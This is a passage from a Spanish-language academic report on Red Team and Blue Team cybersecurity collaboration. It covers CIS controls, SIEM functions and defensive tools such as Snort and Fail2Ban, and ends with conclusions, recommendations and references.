Objetivo principal	Fortalecer la seguridad del entorno para prevenir ataques y mitigar riesgos a largo plazo.	Contener, mitigar y restaurar sistemas afectados tras un incidente de seguridad.
Enfoque	Preventivo y defensivo.	Reactivo y resolutivo.
Responsabilidades principales	- Implementar medidas de hardenización.	- Analizar el impacto del incidente.

	- Monitorear continuamente los sistemas. - Realizar pruebas de vulnerabilidad y ajustes proactivos.	- Contener y eliminar amenazas. - Coordinar la recuperación del sistema.
Colaboración interna	Trabaja estrechamente con equipos de desarrollo, operaciones y gestión de riesgos.	Colabora con el Blue Team para identificar brechas y prevenir futuros ataques.
Herramientas clave	- Sistemas de Gestión de Información y Eventos de Seguridad (**SIEM**). - Herramientas de monitoreo continuo (e.g., Zabbix, Nagios). - Controles de CIS.	- Herramientas de análisis forense (e.g., Autopsy, FTK Imager). - Escáneres de malware (e.g., ClamAV). - Plataformas de gestión de incidentes (e.g., TheHive).
Método de trabajo	Opera de forma continua para identificar y cerrar vulnerabilidades antes de que sean explotadas.	Actúa rápidamente durante y después de un incidente para minimizar el impacto y restaurar servicios.
Indicadores de éxito	- Reducción de vulnerabilidades. - Incremento en la detección	- Tiempo de resolución de incidentes (MTTR). - Minimización del impacto en

	temprana de amenazas. - Cumplimiento de normativas.	la operación. - Preservación de evidencia para investigaciones.
Casos típicos	- Configuración de firewalls. - Implementación de políticas de seguridad. - Análisis de tendencias de amenazas.	- Respuesta a ransomware. - Mitigación de ataques DDoS. - Contención de infecciones por malware.
Ejemplo de roles	Analista de ciberseguridad, ingeniero de seguridad, administrador de sistemas.	Especialista en respuesta a incidentes, analista forense, coordinador de incidentes.

Pertinencia de Trabajar con CIS (Center for Internet Security)


El CIS es un recurso clave que facilita la creación de políticas estandarizadas y robustas en ciberseguridad.

Uso en el Blue Team

- Aplicación de benchmarks del CIS para Windows, asegurando configuraciones seguras.
- Priorizar controles esenciales, como monitoreo de puertos abiertos y gestión de vulnerabilidades.

Figura 13

Control CIS



Nota: Control CIS. Fuente: elaboración propia.

Funciones y Características Crincipales de un SIEM

El **SIEM (Security Information and Event Management)** se ha convertido en una herramienta indispensable para la ciberseguridad moderna.

Funciones


- Recolectar y centralizar datos de logs de múltiples fuentes.
- Detectar patrones de ataques mediante correlación de eventos.
- Generar alertas automáticas y personalizables en tiempo real.

Características principales

- Escalabilidad: Capacidad para gestionar grandes volúmenes de datos.
- Análisis forense: Facilita la búsqueda de causas raíz tras un incidente.

Figura 14

Dashboard SIEM



Nota: Dashboard FortiSIEM. Fuente: elaboración propia.

Herramientas para Contener Ataques Informáticos

Elección de herramientas (software y hardware)

- **Snort:**
  - ✓ IDS/IPS que permite bloquear tráfico malicioso en tiempo real.
- **Fail2Ban:**
  - ✓ Prevención de fuerza bruta mediante el bloqueo dinámico de IPs.
- **IPFire:**
  - ✓ Firewall y router avanzado que permite la segmentación y control de tráfico.

Conclusiones

Las pruebas realizadas evidencian que la colaboración entre equipos ofensivos y defensivos es crucial para fortalecer la ciberseguridad organizacional. Esta colaboración permite identificar brechas en los sistemas de seguridad, anticiparse a posibles incidentes y responder de manera más efectiva a los ataques, creando un ciclo de mejora continua en la postura de seguridad.

Las metodologías empleadas por el Red Team resaltan la importancia de realizar simulaciones periódicas que reproduzcan escenarios reales de ataque. Estas pruebas no solo demuestran la efectividad de las medidas de seguridad existentes, sino que también subrayan la necesidad de actualizar continuamente los sistemas tecnológicos y capacitar al personal para enfrentar amenazas emergentes, garantizando así una respuesta ágil y adecuada ante posibles riesgos.

El enfoque proactivo del Blue Team debe complementarse con inversiones en herramientas avanzadas de detección de amenazas y análisis de incidentes. Tecnologías como la inteligencia artificial y el machine learning pueden mejorar significativamente la capacidad del equipo para identificar patrones sospechosos y mitigar ataques antes de que causen daños significativos. Además, el fortalecimiento de los procesos internos y la integración de sistemas de monitoreo centralizado son esenciales para una defensa efectiva.

La implementación de estrategias conjuntas entre ambos equipos, respaldadas por un marco legal y ético sólido, es fundamental para garantizar no solo la protección de los activos digitales de la organización, sino también para fortalecer la confianza de los clientes y socios comerciales, lo que resulta en un impacto positivo en la reputación corporativa.

La experiencia obtenida en este ejercicio refuerza la importancia de una cultura organizacional orientada a la ciberseguridad, donde todos los miembros, desde el nivel técnico hasta el estratégico, contribuyan a proteger la infraestructura tecnológica y la información sensible de la organización.

Recomendaciones

Desarrollo de Estrategias Integrales: Crear un marco continuo de colaboración entre Red Team y Blue Team para identificar y mitigar vulnerabilidades.

Endurecimiento de la Seguridad: Implementar soluciones como segmentación de red, autenticación multifactor y monitoreo avanzado.

Capacitación Regular: Realizar talleres periódicos para sensibilizar al personal sobre ingeniería social y mejores prácticas.

Automatización y Escalabilidad: Invertir en tecnologías de respuesta automatizada para reducir el tiempo de detección y mitigación.

Referencias Bibliográficas

Diogenes, Y., & Ozkaya, E. (2018). Cybersecurity-attack and defense strategies: Infrastructure security with red team and blue team tactics. Packt Publishing Ltd.

Muehlberghuber, M., Gürkaynak, F. K., Korak, T., Dunst, P., & Hutter, M. (2013, June). Red team vs. blue team hardware trojan analysis: detection of a hardware trojan on an actual ASIC. In Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy (pp. 1-8).

Sadowski, G., Kavanagh, K., & Bussa, T. (2020). Critical capabilities for security information and event management. Gartner Group Research Note, 1.

Hock, F., & Kortiš, P. (2015, November). Commercial and open-source based Intrusion Detection System and Intrusion Prevention System (IDS/IPS) design for an IP networks. In 2015 13th International Conference on Emerging eLearning Technologies and Applications (ICETA) (pp. 1-4). IEEE.

Chakraborty, N. (2013). Intrusion detection system and intrusion prevention system: A comparative study. International Journal of Computing and Business Research (IJCBR), 4(2), 1-8.

LÓPEZ, M. R. E., & ARMENIA, Q. capacidades técnicas, legales y de gestión para equipos blueteam y redteam.

Colque, M. S. S. I. J. (2021). NMAP COMO UNA HERRAMIENTA PARA LA SEGURIDAD DE REDES. REVISTA CIENCIA Y TECNOLOGIA INFORMATICA, 2(2), 22-25.

Jiménez, K. T., Salgado, M. R., Díaz, W. F., & Marcillo, D. PREVENCIÓN, DETECCIÓN Y REDUCCIÓN DE RIESGOS DE ATAQUES POR ESCANEO DE PUERTOS USANDO TECNOLOGÍAS DE VIRTUALIZACIÓN.

Diaz, G. (2019). Detección de Intrusos con la Plataforma Open Source Snort. NEXOS CIENTÍFICOS-ISSN 2773-7489, 3(2), 20-27.

Zapata, J. (2022). Kali Linux. CREANDO INGENIOS-3028-8924, 2(2), 43-55.

Hernández, Y. S. Proyecto de Investigación Introducción de una Prueba de Penetración.

Serrano, J. R. (2024). Análisis de Redes y Vulnerabilidades.

Jiménez-Almeira, G. A., & López, D. E. (2023). Ciberseguridad y Seguridad Integral: un análisis reflexivo sobre el avance normativo en Colombia. Revista Ibérica de Sistemas e Tecnologias de Informação, (E62), 16-31.

Díaz, M. O., & Rangel, P. E. S. (2020). Desafíos nacionales frente a la ciberseguridad en el escenario global: un análisis para Colombia. Revista criminalidad, 62(2), 199-217.

Buitrago, N. R. (2024). Brechas de la Ciberseguridad: Análisis y Perspectivas en Derecho Monografía Jurídica.

Anexo 1: Enlace de video

https://youtu.be/WmBV-0wixjE